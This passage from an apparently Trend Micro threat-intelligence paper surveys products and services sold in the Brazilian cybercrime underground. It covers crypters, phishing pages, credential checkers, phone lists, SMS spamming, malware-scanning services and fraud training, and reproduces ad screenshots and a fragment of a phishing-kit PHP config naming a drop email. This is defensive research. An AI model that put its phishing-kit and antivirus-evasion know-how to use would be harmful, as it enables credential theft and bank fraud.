Crypter 100% FUD = 50 reais!

Cypter 100% FUD + Delay + trocador de ícones = 75 reais!

Crypter 100% FUD + Delay + trocador de ícones + Binder = 100 reais!

Valor do crypter é mensalmente! Cada mês você tem que renovar seu crypter comigo, caso queira novamente!!


Valor é fixo. Não terá taxas após uma ou 2 updates na sua stub.

Temos promoção, na compra de dois simples crypter de 50, o segundo sai por apenas 25 reais!

Sample underground market ad for crypters

SOCIAL MEDIA FOLLOWERS

Social media play a big role not just in the Brazilian cybercriminal underground but also in practically everyone's online life. This is probably why underground market sellers offer free followers for R$20–125 (US$8–49) to anyone interested.




Mais anúncios deste vendedor

Seguidores Instagram	Vizualizações Para Seu Video - Youtube	5 Mil Seguidores Instagram - Entrega Em 24
R$ 20⁰⁰	R$ 20⁰⁰	R$ 90⁰⁰

Sample ad for free followers for Instagram and YouTube

ONLINE SERVICE ACCOUNT CREDENTIAL CHECKERS

Apart from credit card number checkers or testers, tools that can validate account numbers for other online services are also available underground for R$50 (US$19) each. These use the same techniques as credit card number checkers or testers. An example of this is an account checker or tester for PagSeguro [15]—a PayPal-like service in Brazil.




Sample PagSeguro account checker or tester

To use these checkers or testers, cybercriminals need to first obtain log-in information via phishing campaigns.

PHISHING PAGES

Cybercriminals who know how to use Web programming languages such as PHP offer peers phished versions of Cielo, Banco do Brasil, Itaú Unibanco, Caixa Econômica Federal, and other financial institutions' Web pages.



Sample fake Cielo page

Phishing pages sold for around R$100 (US$39) each underground can do the following and more:

- Steal personal data such as CPF, CNPJ [16], and credit card numbers
- Show error messages and redirect to their legitimate counterparts
- Send stolen information via email


Creating phishing pages is simple—cybercriminals just copy everything on the legitimate pages they wish to phish and change the destination the data collected go to, typically to a free webmail account that they own. The victims are then redirected to the legitimate websites without noticing the trickery.

The following table lists the top 10 phished websites in Brazil.

Top 10 Phished Websites	
Institution Phished	**Share**
Banco do Brasil	31%
Banco Bradesco	24%
Itaú Unibanco	18%
Santander	11%

Top 10 Phished Websites	
Institution Phished	**Share**
Cielo	6%
Caixa	2%
HSBC	1%
MasterCard	1%
TAM Airlines	1%
Casas Bahia	1%
Others	4%

A single server can host several phishing pages for different products or services. A single actor can purchase several pages, including those of social media, banks, and retailers.




New folder
ajustes.php
length : Ln : 1   Col : 1   Sel : 0 | 0   Dos\Windows   AN

amazonia
banese
bb
blue
brasilia
cetelem
facebook
gmail
hsbc
infoseg
mercadopago
pagseguro
safra
SantanderEmpresa
sicred
todas_senhas
desktop
america
banrisul
bcash
bradesco
cellcard
citi
ftp
hotmail
infects
itau
moip
paypal
santander
serasa
spcbrasil
ajustes.php

```
<?
$n_mail="carder22@hotmail.com";     // email d
$n_dir="C:/fakes/todas_senhas/"; // Dir de gra
$editado ="=-=-=- RAD c0d3R Skype:code.blck =-

function MailEnviar($email_para,$texto,$banco)
{
}
?>
```

Sample phishers' folder with several phishing pages

Cybercriminals create fake versions of any page that can help them steal account credentials or money. Even charitable institutions' websites are not safe.



Doação pela internet

Ajude a mudar a história de milhares de crianças e jovens brasileiros.
Faça sua doação.

Aqui no site você pode doar o ano inteiro. Escolha a melhor opção para você:

Cartão de crédito ● Mastercard ○ Amex ○ Visa
Débito em conta ○ Banco Brasil ○ Bradesco ○ Banco Brasília


Preencha o formulário abaixo. Os campos com * são de preenchimento obrigatório.

País* Brasil
Valor da doação* valor mínimo: R$ 15,00
Nome completo*
Email*
□ Desejo receber informações do Criança Esperança por email
Número do Cartão*
Data de validade* Janeiro 2015
Código de segurança* digite o código impresso no cartão ao lado
● informar ○ ilegível ○ não possui
Resolva o CAPTCHA *

Fake version of the page of a very popular charity in Brazil—Criança Esperança (Child Hope)

PHONE NUMBER LISTS

The cybercriminals who usually sell spamming software and hardware also offer phone number lists per town or city. A mobile phone number list for a small town can be bought at R$750 (US$290) while one for a big city such as São Paulo can cost as much as R$3,200 (US$1,236).




Estado	Celulares só 2012		Celulares 2011/2012		Capitais				
UF	só 2012	R$ (só 2012)	Tot. 2011/2012	R$ 2011/2012	Capital	só 2012	R$ 2011/2012	(1) Total 2011/2012	R$ 2011/2012
AC	189.883	850		1400	Rio Branco	151.317	700	243.942	1050
AL	558.714	1700		2000	Maceió	387.244	1350	624.127	1770
AM	758.170	1900		2170	Manaus	683.826	1830	1.426.153	2140
AP	153.695	700		1220	Macapá	125.855	600	242.417	1030
BA	3.395.891	2500		2800	Salvador	1.595.421	2150	2.349.461	2340
CE	1.545.036	2200		2300	Fortaleza	1.072.403	2100	1.500.931	2200
DF	1.874.472	2250		2600	Brasília	809.118	1950	1.481.190	2200
ES	1.987.931	2300		2700	Vitória	421.416	1400	700.374	1850
GO	2.205.538	2350		2850	Goiânia	877.936	2020	2.016.552	2300
MA	594.647	1750		2130	São Luís	362.352	1350	650.677	1800
MG	6.428.596	2950		3040	Belo Horizonte	1.229.494	2050	1.594.125	2200
MS	1.173.217	2150		2450	Campo Grande	623.067	1770	1.011.355	2100
MT	1.174.552	2150		2450	Cuiabá	434.923	1450	879.927	2020
PA	1.026.749	2100		2350	Belém	481.731	1450	957.922	2060
PB	708.372	1850		2050	João Pessoa	397.171	1400	514.501	1620
PE	2.212.324	2350		2450	Recife	1.050.583	2100	1.471.486	2200
PI	452.367	1500		1720	Teresina	311.812	1220	419.282	1400
PR	4.270.240	2700		2850	Curitiba	1.227.757	2100	1.629.830	2250
RJ	10.292.150	3200		3300	Rio de Janeiro	3.943.897	2650	5.450.375	2840
RN	750.787	1900		2100	Natal	452.840	1500	644.742	1800
RO	441.683	1450		2020	Porto Velho	225.709	1000	362.484	1320
RR	187.405	500		1050	Boa Vista	100.775	500	224.578	950
RS	6.548.755	2950		3060	Porto Alegre	1.483.165	2140	1.942.094	2300
SC	2.577.908	2400		2700	Florianópolis	318.111	1220	484.834	1450
SE	699.523	1850		2140	Aracaju	449.151	1300	794.166	1950
SP	23.701.814	3600		3950	São Paulo	10.864.076	3200	14.773.570	3350
TO	345.590	1300		1550	Palmas	126.287	600	151.351	700
Total	76.177.021	4900		6000	Total capitais	30.208.501	5000'	44.545.664	6000'

Sample mobile phone number list sold underground

Home phone number lists used for phone-based scams and filling in online forms with stolen details are also available at prices ranging from R$820 (US$317) to R$5,000 (US$1,931).

SMS-SPAMMING SOFTWARE

Various kinds of SMS-spamming software are sold underground, depending on the language used to write them. An application written in Microsoft™ Visual Basic® with support for the latest Windows® versions as of August 14, 2014 and a lifetime license was sold for R$499 (US$193). This can be used to send an unlimited number of SMS spam but requires a 3G modem that can be shipped to their preferred mailing addresses for R$130 (US$50).



Mensagem

Digite sua mensagem abaixo (máximo 160 caracteres):

Escreva aqui sua mensagem com 160 caracteres sem acento, c cedilhado ou caracteres especiais...

Caracteres Restantes: 65

Não esqueça que se usar BD com nome, precisa guardar 16 espaços, e a cada código (antes, depois) usado precisa guardar 4 espaços...

□ Usar nomes para enviar SMS □ Usar código antes do SMS □ Usar código depois do SMS

□ Usar Campo Obs para enviar SMS (Nome + '_' + SMS + '_' + Obs)

Sample SMS-spamming software UI

The following table shows the various products sold in the Brazilian underground market with their respective prices.

Brazilian Underground Market Product Offerings

Product	Details	Prices
Banking Trojans	• Builder • Source code	• R$1,000 (US$386) • R$1,000 (US$386)
Bolware kits	Contain bolware for various institutions that accept boletos as payment	R$400 (US$155)
Business application account credentials	• Unitfour's InTouch • Serasa Experian	• R$400 (US$155) • R$500 (US$193)

Brazilian Underground Market Product Offerings

Product	Details	Prices
Credit card credentials	Credit limit: • R$1,000 (US$399) • R$2,000 (US$798) • R$3,000 (US$1,197) • R$3,001–8,000 (US$1,198–3,192) • R$8,001+ (US$3,193+)	Per set of credentials: • R$90 (US$35) • R$100 (US$39) • R$130 (US$50) • R$150 (US$58) • R$350+ (US$135+)
Credit card number generators	Generate 1,000 numbers per run with expiry month and year	Free
Crypters	• Partial • FUD • FUD with delay and icon-changer features • FUD with delay, icon-changer, and binder features	• R$25 (US$10) • R$50 (US$19) • R$75 (US$29) • R$100 (US$39)
Online service account credentials	• PagSeguro • MercadoLibre • eBay	• R$50 (US$19) • R$50 (US$19) • R$50 (US$19)
Phishing pages	For popular banks and other financial service providers	R$100 (US$39)
Phone number lists	Mobile • Small town • Big city Home (landline) • Small town • Big city	• R$750 (US$290) • R$3,200 (US$1,236) • R$820 (US$317) • R$5,000 (US$1,931)
Social media followers/views/likes	Facebook • 1,000 likes • 2,000 likes • 5,000 likes • 10,000 likes Instagram • 5,000 followers Twitter • 1,000 followers YouTube • 200 subscribers • 1,000 views • 5,000 views • 10,000 views	• R$24.90 (US$9) • R$39.90 (US$16) • R$99.90 (US$39) • R$159.90 (US$62) • R$90 (US$35) • R$20 (US$8) • R$20 (US$8) • R$20 (US$8) • R$60 (US$23) • R$125 (US$49)


Brazilian Underground Market Product Offerings		
Product	**Details**	**Prices**
SMS-spamming 3G modem	Including shipping fee	R$130 (US$50)
SMS-spamming software	Written in Visual Basic and works on all versions of Windows	R$499 (US$193)

The product list in the table above is by no means exhaustive. Several other products are sold in the Brazilian underground market.

Service Offerings

MALWARE CHECKING AGAINST SECURITY SOFTWARE SERVICES

Cybercrime does not stop at creating malware though. Cybercriminals also need to ensure that their malicious creations will not be detected by security solutions when used. Experienced fraudsters rarely use publicly available file scanners because these usually send scanned files to security companies for detection.



aqui esta os valores do scan interessados entre en contato com admin

1 - meses R$ 30
2 - meses R$ 50
3 - meses R$ 70
4 - meses R$ 90
5 - meses R$ 120
6 - meses R$ 150

mande uma mp para adiministrador

Sample malware-checking services offered underground

Cybercriminals offer malware-checking services for as little as R$30 (US$12) for one month to as much as R$150 (US$58) for six months.


SMS-SPAMMING SERVICES

Some spammers outsource spam sending at prices ranging from R$400 (US$155) for 5,000 text messages to R$3,000 (US$1,159) for 100,000 messages.

TRAINING SERVICES

What distinguishes the Brazilian underground from others is the fact that it also offers training services for cybercriminal wannabes. Cybercriminals in Brazil particularly offer FUD crypter programming and fraud training by selling how-to videos and providing support services via Skype. Anyone who is Internet savvy and has basic computing knowledge and skill can avail of training services to become cybercriminals. How-to videos and forums where they can exchange information with peers abound underground. Several trainers offer services as well. They even offer support when training ends.

Apart from how-to videos, some cybercrime experts from Brazil offer hands-on training on the Deep Web as well.



1 - Tutorial completo sobre como invadir contas do PayPal
2 - Hackear um Caixa Eletrônico
3 - Fraudes com cartão de crédito - Um Guia para Iniciantes
4 - Tutorial completo Carding, para iniciantes e profissionais
5 - Tutorial Básico Phishing 1
6 - Tutorial Básico Phishing 2
7 - Tutorial Básico Cartão Hackeado 1
8 - Tutorial Básico Cartão Hackeado 2
9 - Encontrar Bins local em sua área!
10 - Transferência Bancária 100% bem sucedida

[redacted]

Atenção: Esse programa está programado para funcionar em apenas um endereço MAC ao ser executado. Se for executado em outro PC pode causar danos ao PC. Não me responsabilizo por defeitos

Tutorial completo como invadir contas do PayPal:

A falha de segurança ocorre aqui! Yahoo e Hotmail mailerbots pode ser confundido por um usuário aleatório e envia as informações salvas em seu servidor para o usuário.


sábado, 25 de outubro de 2014

O Horário de Verão começou em domingo, 19 de outubro de 2014 às 00:00. O relógio foi adiantado 1 hora nesse momento.

Sample training courses available on the Deep Web

Crypter-Programming Training

For a small sum of R$120 (US$46), one service provider claims he can train customers to create FUD remote access tools (RATs) the likes of njrat [16] or SpyGate [17] RAT. This particular provider also offers support and lifetime updates and can be contacted via Skype.



Programação .NET (Curso privado) (Programação crypter .NET)

Neste curso ensino a programar e criar crypters FUD em .NET para trojans como.

Njrat.

Virus RAT.

Spy gate.

E outros trojans feitos em .NET que crypter em VB6 não vão cryptar.

Ferramentas, são todas criadas por mim, e são para . NET , para que o curso, seja baseado na criptografia, desses trojans. No curso de VB6, você aprende também criar crypter, porém não funcionam com Trojans como njrat e outros, pois são de outra linguagem. (.net)

Você tem atualização de videos, sempre.

Você tem suport + ajuda por Skype. (meu skype de sempre)


Valor do curso é apenas 120 Reais. + Atualizações Free sempre + ferramentas. Ou seja não paga por atualização e suport e nem ferramentas adicionais. Valor é Fixo.

Sample ad for FUD-crypter-programming training

Fraud Training

Probably the most popular course among cybercriminal wannabes is related to committing bank fraud. Beginners first learn the fraud workflow. They are then taught how to obtain the required tools and everything else they need to know to start stealing for R$1,499 (US$579).

Another 10-module fraud training course on practically everything cybercriminal wannabes need to know to start their digital fraud career with the aid of interactive guides and practical exercises (e.g., simulating attacks) is also offered for R$1,200 (US$468).



CURSO BANKER 2014

☆☆☆☆☆ 0 comentários

R$ 1.499,00 REAIS

~~R$ 4.999,00 REAIS~~

Taxas não inclusas: R$ 1.499,00 REAIS

Fabricantes: [redacted]

Código do produto: banker2014

Disponibilidade: Em estoque

Qtd: - 1 +

Sample ad for fraud training

The following table shows the various services offered in the Brazilian underground market with their respective prices.

Brazilian Underground Market Service Offerings		
Service	**Details**	**Prices**
Malware checking against security software services	Duration: • 1 month • 2 months • 3 months • 4 months • 5 months • 6 months	• R$30 (US$12) • R$50 (US$19) • R$70 (US$27) • R$90 (US$35) • R$120 (US$46) • R$150 (US$58)

Brazilian Underground Market Service Offerings

Service	Details	Prices
SMS-spamming services	Number of text messages: • 5,000 • 10,000 • 20,000 • 40,000 • 50,000 • 100,000	• R$400 (US$155) • R$750 (US$290) • R$1,200 (US$464) • R$2,000 (US$773) • R$2,250 (US$869) • R$3,000 (US$1,159)
Training services	• FUD-crypter programming • Fraud (10 modules, interactive guide, and practical exercises) • Fraud (with support)	• R$120 (US$46) • R$1,200 (US$468) • R$1,499 (US$579)

The service list in the table above is by no means exhaustive. Several other services are offered in the Brazilian underground market.

CONCLUSION

Brazilian cybercriminals have always been known for banking-related fraud. Although that is still true today, they have ventured into other forms of crime as well. They have added smartphones to their list of device targets, for one, as evidenced by the availability of SMS-spamming software and services.

As has been observed in both the Chinese and Russian underground markets, the prices of crimeware in Brazil decreased as well from 2011. A credit card number generator, for instance, which cost R$400 (US$160) in 2011, can now be obtained free of charge. The same can be said about service offerings.

Cybercriminals, regardless of country of operation or intended target, stay abreast of developments in technology to ensure the success of their business. The Brazilian underground market offers the same products and services and even more compared with its Chinese and Russian counterparts. They also compete with other markets in terms of pricing. And, most importantly, they constantly find ways to steer clear of security researchers and law enforcers.

REFERENCES

[1] Max Goncharov. (2012). *Trend Micro Security Intelligence.* "Russian Underground 101." Last accessed November 5, 2014, http://www.trendmicro.com/cloud-content/us/pdfs/security-intelligence/white-papers/wp-russian-underground-101.pdf.

[2] Zhuge Jianwei, Gu Liang, and Duan Haixin. (July 2012). *IGCC.* "Investigating China's Online Underground Economy." Last accessed November 5, 2014, http://igcc.ucsd.edu/publications/igcc-in-the-news/news_20120731.htm.

[3] Lion Gu. (2013). *Trend Micro Security Intelligence.* "Beyond Online Gaming Cybercrime: Revisiting the Chinese Underground Market." Last accessed November 5, 2014, http://www.trendmicro.com/cloud-content/us/pdfs/security-intelligence/white-papers/wp-beyond-online-gaming-cybercrime.pdf.

[4] FEBRABAN. (2013). *FEBRABAN.* "Pesquisa Febraban de Tecnologia Bancária 2013." Last accessed November 5, 2014, http://www.febraban.org.br/7Rof7SWg6qmyvwJcFwF7I0aSDf9jyV/sitefebraban/Pesquisa%20FEBRABAN%20de%20Tecnologia%20Banc%E1ria_2013.pdf.

[5] Jonathan Bennett and AutoIt Consulting Ltd. (1999–2014). *AutoIt.* "Home." Last accessed October 29, 2014, https://www.autoitscript.com/site/autoit/.

[6] Trend Micro Incorporated. (2013). *Trend Micro Security Intelligence.* "Brazil: Cybersecurity Challenges Faced by a Fast-Growing Market Economy." Last accessed October 27, 2014, http://www.trendmicro.com/cloud-content/us/pdfs/security-intelligence/white-papers/wp-brazil.pdf.

[7] Wikimedia Foundation Inc. (July 10, 2014). *Wikipedia.* "Boleto." Last accessed October 27, 2014, http://en.wikipedia.org/wiki/Boleto.

[8] Fernando Mercês. (September 10, 2014). *TrendLabs Security Intelligence Blog.* "Uncovering Malicious Browser Extensions in Chrome Web Store." Last accessed October 27, 2014, http://blog.trendmicro.com/trendlabs-security-intelligence/uncovering-malicious-browser-extensions-in-chrome-web-store/.

[9] Wikimedia Foundation Inc. (March 21, 2014). *Wikipedia.* "Proxy Auto-Config." Last accessed October 27, 2014, http://en.wikipedia.org/wiki/Proxy_auto-config.

[10] Fernando Mercês. (2014). *Trend Micro Security Intelligence.* "CPL Malware: Malicious Control Panel Items." Last accessed November 7, 2014, http://www.trendmicro.com/cloud-content/us/pdfs/security-intelligence/white-papers/wp-cpl-malware.pdf.

[11] Unitfour Marketing Solutions. (2014). *Unitfour.* "What We Do." Last accessed October 24, 2014, http://institucional.unitfour.com.br/Home/OQueFazemos.

[12] Serasa Experian. (2014). *Serasa Experian.* "About Us." Last accessed October 24, 2014, http://www.serasaexperian.com.br/quem-somos/.

[13] Unitfour Marketing Solutions. (2014). *Unitfour.* "InTouch." Last accessed October 24, 2014, http://intouch.unitfour.com.br/Login.aspx.

[14] Wikimedia Foundation Inc. (July 10, 2014). *Wikipedia.* "Cadastro de Pessoas Físicas." Last accessed October 27, 2014, http://en.wikipedia.org/wiki/Cadastro_de_Pessoas_F%C3%ADsicas.

[15] Universo Online. (1996–2014). *PagSeguro.* Last accessed October 28, 2014, https://pagseguro.uol.com.br/?cmpid=pag-pagseguro_2sem-midimprad.

[16] Wikimedia Foundation Inc. (July 4, 2014). *Wikipedia.* "CNPJ." Last accessed October 28, 2014, http://en.wikipedia.org/wiki/CNPJ.

[17] Brian Krebs. (July 1, 2014). *Krebs on Security.* "Microsoft Darkens 4MM Sites in Malware Fight." Last accessed October 29, 2014, http://krebsonsecurity.com/tag/njrat/.

[18] Symantec Corporation. (1995–2014). *Symantec.* "System Infected: Spygate RAT Activity." Last accessed October 29, 2014, http://www.symantec.com/security_response/attacksignatures/detail.jsp?asid=27950.

Trend Micro Incorporated, a global leader in security software, strives to make the world safe for exchanging digital information. Our innovative solutions for consumers, businesses and governments provide layered content security to protect information on mobile devices, endpoints, gateways, servers and the cloud. All of our solutions are powered by cloud-based global threat intelligence, the Trend Micro™ Smart Protection Network™, and are supported by over 1,200 threat experts around the globe. For more information, visit www.trendmicro.com.

TREND MICRO™

Securing Your Journey
to the Cloud

225 E. John Carpenter Freeway, Suite 1500
Irving, Texas 75062 U.S.A.

Phone: +1.817.569,8900